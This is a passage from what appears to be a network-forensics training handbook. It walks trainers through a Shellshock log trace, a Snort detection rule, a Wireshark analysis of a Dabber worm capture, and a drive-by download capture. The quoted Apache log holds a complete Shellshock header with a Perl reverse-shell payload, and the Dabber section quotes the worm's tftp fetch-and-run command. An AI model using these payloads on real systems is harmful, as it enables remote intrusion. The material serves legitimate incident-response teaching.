root      3539  0.0  0.0   4676   828 pts/1    S+   13:59   0:00 grep --color=auto perl -e
```

Figure 19: Process list.

In addition, if Apache error log is checked attack traces are present there as well.

$ sudo tail /var/log/apache2/error.log

```
[Thu Jan 29 12:02:07.991010 2015] [cgi:error] [pid 2292] [client ::1:38749] End of script ou
tput before headers: index.cgi, referer: () { :; }; /bin/bash -c "perl -e '\\$p=fork;exit,if
(\\$p); use Socket; use FileHandle; my \\$system = \\"/bin/sh\\"; my \\$host = \\"127.0.0.1\
\"; my \\$port = \\"54321\\";socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname(\\"tcp\\"))
; connect(SOCKET, sockaddr_in(\\$port, inet_aton(\\$host))); SOCKET->autoflush(); open(STDIN
, \\">&SOCKET\\"); open(STDOUT,\\">&SOCKET\\"); open(STDERR,\\">&SOCKET\\"); print \\"[+] Et
 voila you are in!\\\\n\\\\n\\"; system(\\"uname -a;id\\"); system(\\$system);'"
```

Figure 20: Apache error log.

Lastly, a Snort rule that triggers every time an attempt to exploit above mentioned bash vulnerability happens has been set up.

Rule can be checked under /etc/snort/rules/local.rules

```
alert tcp any any -> any $HTTP_PORTS (msg:"Shellsock attempt!"; content:"() {"; sid:400000;)
```

In addition, when there is an attempt to exploit the alert is triggered.

```
root@enisa-vm:/var/log/snort# tail -f alert.log
[**] [1:400000:0] Shellsock attempt! [**]
[Priority: 0]
01/29-15:20:11.444064 192.168.0.132:32971 -> 192.168.0.123:80
TCP TTL:64 TOS:0x0 ID:63828 IpLen:20 DgmLen:717 DF
***AP*** Seq: 0xA0718CE2  Ack: 0xDF51865  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 28145075 6718984
```

Figure 21: Rule match in Snort.

2.2 Task 2 Dabber attack scenario

The next exercise is for the students to perform by themselves. The students are expected to analyse the log files by themselves and explain what is happening. They should identify the stages of the attack as described below, locate the shellcode, and explain how the attack ended. Why did it end the way it did? Below you will find some answers that will help you help the students.

2.2.1 Preparatory notes

The actions of the Dabber worm were first observed in 2004. This worm exploits a vulnerability in the FTP server of the Sasser worm. Consequently, to be infected by Dabber, a machine has to be already infected by Sasser. Sasser is a worm attacking systems from the Windows family. Sasser runs an FTP server on port 5554 of exploited machines which is used to download the worm after a successful initial exploitation.

Dabber scans on port 5554 to find Sasser infected hosts. When it finds and exploits one, the Windows command shell is temporarily bound to port 8967. This shell is used to issue the following command:

tftp –I [infecting host ip] GET hello.all package.exe &package.exe & exit

The TFTP server is built into Dabber and is used to transfer the executable file of the worm to the target system. When the command is issued, a file ‘package.exe’ will be copied to the victim and executed.


From a network standpoint, the exploit process looks slightly more complicated. The worm connects to port 5554 a few times. The first connection is used to send a single byte (in our case it is ASCII 'D'). If the connection is successful, it will reconnect and send the exploit. We can also observe that the worm attempts a connection to port 9898. This would be successful on a real compromised machine. However, as this case was captured on a honeynet, exploitation did not cause this port to be opened. Dabber uses port 9898 to recognize infected hosts.

2.2.2 Attack overview

Students are provided with the Dabber pcap file which contains packets from a real example of an attack. Analysis of the attack with Wireshark and appropriate filters is to be performed. The attack consists of the following stages:

- Scanning for port 5554;
- Test connection to port 5554 with 1-byte data;
- Reconnect and send the exploit; and
- Interaction with a shell bound to port 8967.

The exercise will start with the analysis of traffic targeted to port 5554. On Wireshark select File→Open and select the ***dabber.pcap*** from ***/data/dabber/*** . First, proper packets should be filtered (use filter ***tcp.port == 5554***):



Filter: tcp.port == 5554 Expression... Clear Apply Save

No.	Time	Source	Destinatio	Protoc	Lengt	Info
37	28.83859	70.237.254.2	90.237.105.	TCP	62	syam-smc > sgi-esphttp [SYN] Seq=0 Win=65280 Len=0 MSS=1360 SACK_PERM=1
38	28.83878	90.237.105.1	70.237.254.	TCP	74	sgi-esphttp > syam-smc [SYN, ACK] Seq=0 Ack=1 Win=25200 Len=0 MSS=1460 WS=1 TSval=12566432 TSecr=0
39	28.95556	70.237.254.2	90.237.105.	TCP	62	listcrt-port-2 > sgi-esphttp [SYN] Seq=0 Win=65280 Len=0 MSS=1360 SACK_PERM=1
40	28.95571	90.237.105.1	70.237.254.	TCP	74	sgi-esphttp > listcrt-port-2 [SYN, ACK] Seq=0 Ack=1 Win=25200 Len=0 MSS=1460 WS=1 TSval=12564083 TSecr=0
41	29.00079	70.237.254.2	90.237.105.	TCP	62	herodotus-net > sgi-esphttp [SYN] Seq=0 Win=65280 Len=0 MSS=1360 SACK_PERM=1
42	29.00095	90.237.105.1	70.237.254.	TCP	74	sgi-esphttp > herodotus-net [SYN, ACK] Seq=0 Ack=1 Win=25200 Len=0 MSS=1460 WS=1 TSval=12562250 TSecr=0
43	29.00342	70.237.254.2	90.237.105.	TCP	62	symb-sb-port > sgi-esphttp [SYN] Seq=0 Win=65280 Len=0 MSS=1360 SACK_PERM=1
44	29.00362	90.237.105.1	70.237.254.	TCP	74	sgi-esphttp > symb-sb-port [SYN, ACK] Seq=0 Ack=1 Win=25200 Len=0 MSS=1460 WS=1 TSval=12574093 TSecr=0
45	29.15500	70.237.254.2	90.237.105.	TCP	66	syam-smc > sgi-esphttp [ACK] Seq=1 Ack=1 Win=65280 Len=0 TSval=116670 TSecr=12566432
46	29.28371	70.237.254.2	90.237.105.	TCP	66	listcrt-port-2 > sgi-esphttp [ACK] Seq=1 Ack=1 Win=65280 Len=0 TSval=116671 TSecr=12564083
47	29.32357	70.237.254.2	90.237.105.	TCP	66	symb-sb-port > sgi-esphttp [ACK] Seq=1 Ack=1 Win=65280 Len=0 TSval=116672 TSecr=12574093
48	29.32907	70.237.254.2	90.237.105.	TCP	66	herodotus-net > sgi-esphttp [ACK] Seq=1 Ack=1 Win=65280 Len=0 TSval=116672 TSecr=12562250
49	29.83891	70.237.254.2	90.237.105.	TCP	62	ewdgs > sgi-esphttp [SYN] Seq=0 Win=65280 Len=0 MSS=1360 SACK_PERM=1
50	29.84009	90.237.105.1	70.237.254.	TCP	74	sgi-esphttp > ewdgs [SYN, ACK] Seq=0 Ack=1 Win=25200 Len=0 MSS=1460 WS=1 TSval=12566434 TSecr=0
51	29.84041	70.237.254.2	90.237.105.	TCP	67	syam-smc > sgi-esphttp [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=1 TSval=116677 TSecr=12566432
52	29.84050	90.237.105.1	70.237.254.	TCP	54	sgi-esphttp > syam-smc [ACK] Seq=1 Ack=2 Win=25199 Len=0
53	29.84182	70.237.254.2	90.237.105.	TCP	66	syam-smc > sgi-esphttp [FIN, ACK] Seq=2 Ack=1 Win=65280 Len=0 TSval=116677 TSecr=12566432
54	29.84190	90.237.105.1	70.237.254.	TCP	54	sgi-esphttp > syam-smc [ACK] Seq=1 Ack=3 Win=25200 Len=0
55	29.84384	90.237.105.1	70.237.254.	TCP	54	sgi-esphttp > syam-smc [FIN, ACK] Seq=1 Ack=3 Win=25200 Len=0
56	29.95637	70.237.254.2	90.237.105.	TCP	67	listcrt-port-2 > sgi-esphttp [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=1 TSval=116678 TSecr=12564083
57	29.95652	90.237.105.1	70.237.254.	TCP	54	sgi-esphttp > listcrt-port-2 [ACK] Seq=1 Ack=2 Win=25199 Len=0
58	29.95712	70.237.254.2	90.237.105.	TCP	66	listcrt-port-2 > sgi-esphttp [FIN, ACK] Seq=2 Ack=1 Win=65280 Len=0 TSval=116678 TSecr=12564083

Figure 22: TCP filter in Wireshark.

As it can be seen, the amount of traffic targeted to port 5554 is quite significant. Packets that carry data can be singled out using the filter:

tcp.port == 5554 and data

Filter: tcp.port == 5554 and data

No.	Time	Source	Destination	Protocol	Length	Info
51	29.840414	70.237.254.204	90.237.105.143	TCP	67	3895 > 5554 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=1 TSval=116677 TSecr=12566432
56	29.956376	70.237.254.204	90.237.105.132	TCP	67	3914 > 5554 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=1 TSval=116678 TSecr=12564083
65	30.002488	70.237.254.204	90.237.105.133	TCP	67	3921 > 5554 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=1 TSval=116678 TSecr=12562250
69	30.004113	70.237.254.204	90.237.105.134	TCP	67	3923 > 5554 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=1 TSval=116679 TSecr=12574093
78	30.154066	70.237.254.204	90.237.105.143	TCP	73	4092 > 5554 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=7 TSval=116680 TSecr=12566434
80	30.154472	90.237.105.143	70.237.254.204	TCP	118	5554 > 4092 [ACK] Seq=1 Ack=8 Win=25200 Len=64
84	30.285902	70.237.254.204	90.237.105.132	TCP	73	4107 > 5554 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=7 TSval=116681 TSecr=12564085
86	30.286504	90.237.105.132	70.237.254.204	TCP	118	5554 > 4107 [ACK] Seq=1 Ack=8 Win=25200 Len=64

Figure 23: TCP and data filter in Wireshark.

This filter will display packets that were sent to the FTP server and carried any data. Let us have a closer look at packet numbers 51, 56 and 65 that were the first packets transimitted with data. These packets were used to check if the host had been infected by Sasser. Click on follow TCP Stream on any of these packets and it can be seen that it sends out the ASCII char ‘D’.




Figure 24: Follow TCP stream of packet 51 in Wireshark.

Next it is known that dabber sends the payload to the victim. Following filter is used.

Ip.src == 70.237.254.204 and tcp.flags.ack == 1 and data and tcp.flags.push == 0

- **Ip.src == 70.237.254.204**: filter attacker ip
- **tcp.flags.ack == 1**: filter ACK tcp flags, ACK tcp flag acknowledges that it has received data
- **data**: filter packets with data only
- **tcp.flags.push == 0:** filter PSH tcp flags, PSH tcp flag informs the receiving host that the data should be pushed up to the receiving application

Filter: nd tcp.flags.ack == 1 and data and tcp.flags.push == 0

No.	Time	Source	Destination	Protocol	Length	Info
117	31.721956	70.237.254.204	90.237.105.143	TCP	1414	4092 > 5554 [ACK] Seq=15 Ack=129 Win=65152 Len=1348 TSval=116696 TSecr=
123	31.830550	70.237.254.204	90.237.105.132	TCP	1414	4107 > 5554 [ACK] Seq=15 Ack=129 Win=65152 Len=1348 TSval=116697 TSecr=
129	31.923769	70.237.254.204	90.237.105.133	TCP	1414	4111 > 5554 [ACK] Seq=15 Ack=129 Win=65152 Len=1348 TSval=116698 TSecr=
135	31.934265	70.237.254.204	90.237.105.134	TCP	1414	4112 > 5554 [ACK] Seq=15 Ack=129 Win=65152 Len=1348 TSval=116698 TSecr=

Figure 25: Filter connections sending payload in Wireshark.

Next it is known that dabber opens a shell on port 8967 so destination port 8967 that containes the PUSH tcp flag will be filtered.

Filter: tcp.dstport == 8967 and tcp.flags.push == 1

No.	Time	Source	Destination	Protocol	Length	Info
151	32.531084	70.237.254.204	90.237.105.143	TCP	136	4793 > 8967 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=70 TSval=116704 TSecr=125664
160	32.638799	70.237.254.204	90.237.105.132	TCP	136	4807 > 8967 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=70 TSval=116705 TSecr=125640
168	32.739269	70.237.254.204	90.237.105.134	TCP	136	4842 > 8967 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=70 TSval=116706 TSecr=125740
177	32.747288	70.237.254.204	90.237.105.133	TCP	136	4839 > 8967 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=70 TSval=116706 TSecr=125622

Figure 26: Filter port 8967 in Wireshark.

If TCP stream of packet 151 is followed, command that was sent to the shell can be seen.

Figure 27: TCP stream

3 Introduction – client side attack

The second part of the exercise involves scenarios that include client side drive-by-download attacks. This section gives a short introduction to these kinds of attacks. The pcap files that contain these attacks can be found on the Virtual Image (***/data***). Students are required to perform the exercises anwering the following questions:

a) What happened (step-by-step)?

b) Has the host been infected? If yes, what type of malware is it?

c) How is the attack being carried out?

d) What domains and IPs are involved in the attack? Is there any possibility of fast-flux?

e) How could we mitigate the attack?

The students should use the knowledge acquired from the previous sections of the exercise to analyse these attacks properly.

3.1 Task 1 Drive-by download without fast flux

The first exercise deals with a drive-by download from a non-fast flux domain. The pcap file: ***/data/drive-by-non-fast-flux/drive-by-download_t.pcap*** can be analysed using Wireshark or tshark.

3.1.1 Q 1 What happened?

The pcap packet 4 shows that:

1. client host IP is 10.0.0.130, and
2. DNS-server is 10.0.0.2.

Figure 28: DNS response in Wireshark.


Note:

There are three other connections (all benign):

- connection to www.cert.pl (195.187.7.66),
- connection to www.nask.pl (193.59.201.62), and
- connection to urs.microsoft.com via HTTPS (213.199.161.251).

Filter http connections that were sent from hosts other than the bening ones.

http and ((ip.src != 10.0.0.130 && ip.src !=195.187.7.66 && ip.src != 193.59.201.62 && ip.src !=213.199.161.251))


Filter: http and ((ip.src != 10.0.0.130 && ip.src != 195.187.7.6 ▾ Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
172	5.768744	212.85.111.79	10.0.0.130	HTTP	566	HTTP/1.1 200 OK (text/html)
176	6.534975	212.85.111.79	10.0.0.130	HTTP	646	HTTP/1.1 200 OK (text/css)
183	6.663428	212.85.111.79	10.0.0.130	HTTP	646	[TCP Retransmission] HTTP/1.1 200 OK (text/css)
190	6.926506	212.160.67.149	10.0.0.130	HTTP	1212	HTTP/1.1 200 OK (GIF87a)
201	7.295530	85.255.120.194	10.0.0.130	HTTP	596	HTTP/1.1 302 Found (text/html)
205	7.395533	85.255.120.194	10.0.0.130	HTTP	596	[TCP Retransmission] HTTP/1.1 302 Found (text/html)
277	7.924437	66.232.114.139	10.0.0.130	HTTP	180	HTTP/1.1 200 OK (text/html)
432	8.486621	66.232.114.139	10.0.0.130	HTTP	1502	Continuation or non-HTTP traffic
441	8.531571	211.95.72.85	10.0.0.130	HTTP	512	HTTP/1.1 200 OK (text/html)
471	8.631556	211.95.72.85	10.0.0.130	HTTP	512	[TCP Retransmission] HTTP/1.1 200 OK (text/html)
484	8.664541	66.232.114.139	10.0.0.130	HTTP	1514	Continuation or non-HTTP traffic
491	8.665016	66.232.114.139	10.0.0.130	HTTP	1490	Continuation or non-HTTP traffic
523	8.825185	66.232.114.139	10.0.0.130	HTTP	1514	Continuation or non-HTTP traffic
532	8.825893	66.232.114.139	10.0.0.130	HTTP	1514	Continuation or non-HTTP traffic
539	8.826408	66.232.114.139	10.0.0.130	HTTP	1490	Continuation or non-HTTP traffic
545	8.826882	66.232.114.139	10.0.0.130	HTTP	1389	Continuation or non-HTTP traffic
575	9.141148	72.36.162.50	10.0.0.130	HTTP	270	HTTP/1.1 200 OK (text/html)
602	10.868753	66.232.114.139	10.0.0.130	HTTP	305	HTTP/1.1 200 OK (application/octet-stream)
714	11.604811	66.232.114.139	10.0.0.130	HTTP	714	HTTP/1.1 200 OK (application/octet-stream)
772	12.432358	72.36.162.50	10.0.0.130	HTTP	154	HTTP/1.1 200 OK (text/javascript)
806	14.781008	72.36.162.50	10.0.0.130	HTTP	1501	HTTP/1.1 200 OK (application/octet-stream)

Figure 29: Wireshark filter.

This shows that there are some text/html packets and packets 602,714 and 806 carry application type stream.

Packet 201 has http response status "302 Found" which is used to redirect url. Following the TCP stream shows the http headers redirecting to jezl0.com.

Follow TCP Stream

Stream Content

```
GET /tds/in.cgi?3 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, */*
Referer: http://www.homebank.pl/
Accept-Language: pl
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: winhex.org
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Fri, 13 Jun 2008 11:16:59 GMT
Server: Apache/2
Set-Cookie: SL_3_0000=_1_; domain=winhex.org; path=/; expires=Sat, 14-
Jun-2008 04:16:59 GMT
Location: http://jezl0.com/cgi-bin/index.cgi?t3
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 163
Keep-Alive: timeout=1, max=100
```

Figure 30: Follow TCP stream in Wireshark.

A handy filter to identify all pages containing a certain string is the following:

data-text-lines contains "javascript"

Filter: data-text-lines contains "javascript" | Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
172	5.768744	212.85.111.79	10.0.0.130	HTTP	566	HTTP/1.1 200 OK (text/html)
277	7.924437	66.232.114.139	10.0.0.130	HTTP	180	HTTP/1.1 200 OK (text/html)
575	9.141148	72.36.162.50	10.0.0.130	HTTP	270	HTTP/1.1 200 OK (text/html)

Figure 31: Filter JavaScript in Wireshark.

3.1.2 Q 2 Has the host been infected?

There were three suspicious W32 binary file downloads from two different sites. In the first case, two files of different sizes were downloaded (the first one was smaller – about 13KB, and the second one larger – about 99KB). In the second case there was one download (file size was about 26KB).

There is a high probability that the downloaded files are W32 infected EXEs.

The previous chapter showed three application packets which can be filter as follows:

http.content_type == "application/octet-stream"

Filter: http.content_type == "application/octet-stream" | Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
602	10.868753	66.232.114.139	10.0.0.130	HTTP	305	HTTP/1.1 200 OK (application/octet-stream)
714	11.604811	66.232.114.139	10.0.0.130	HTTP	714	HTTP/1.1 200 OK (application/octet-stream)
806	14.781008	72.36.162.50	10.0.0.130	HTTP	1501	HTTP/1.1 200 OK (application/octet-stream)

Figure 32: Application filter in Wireshark.

Next select the packet go to "Media Type" and right click on "Export selected bytes" as show in Figure 33.




Figure 33: Export selected bytes from Wireshark.

Checking the exported files against virustotal.com scan engine shows that all three files are detected as Trojans.




Figure 34: Virustotal scan.




Figure 35: Virustotal scan.




Figure 36: Virustotal scan.

3.1.3 Q 3 How is the attack being carried out?

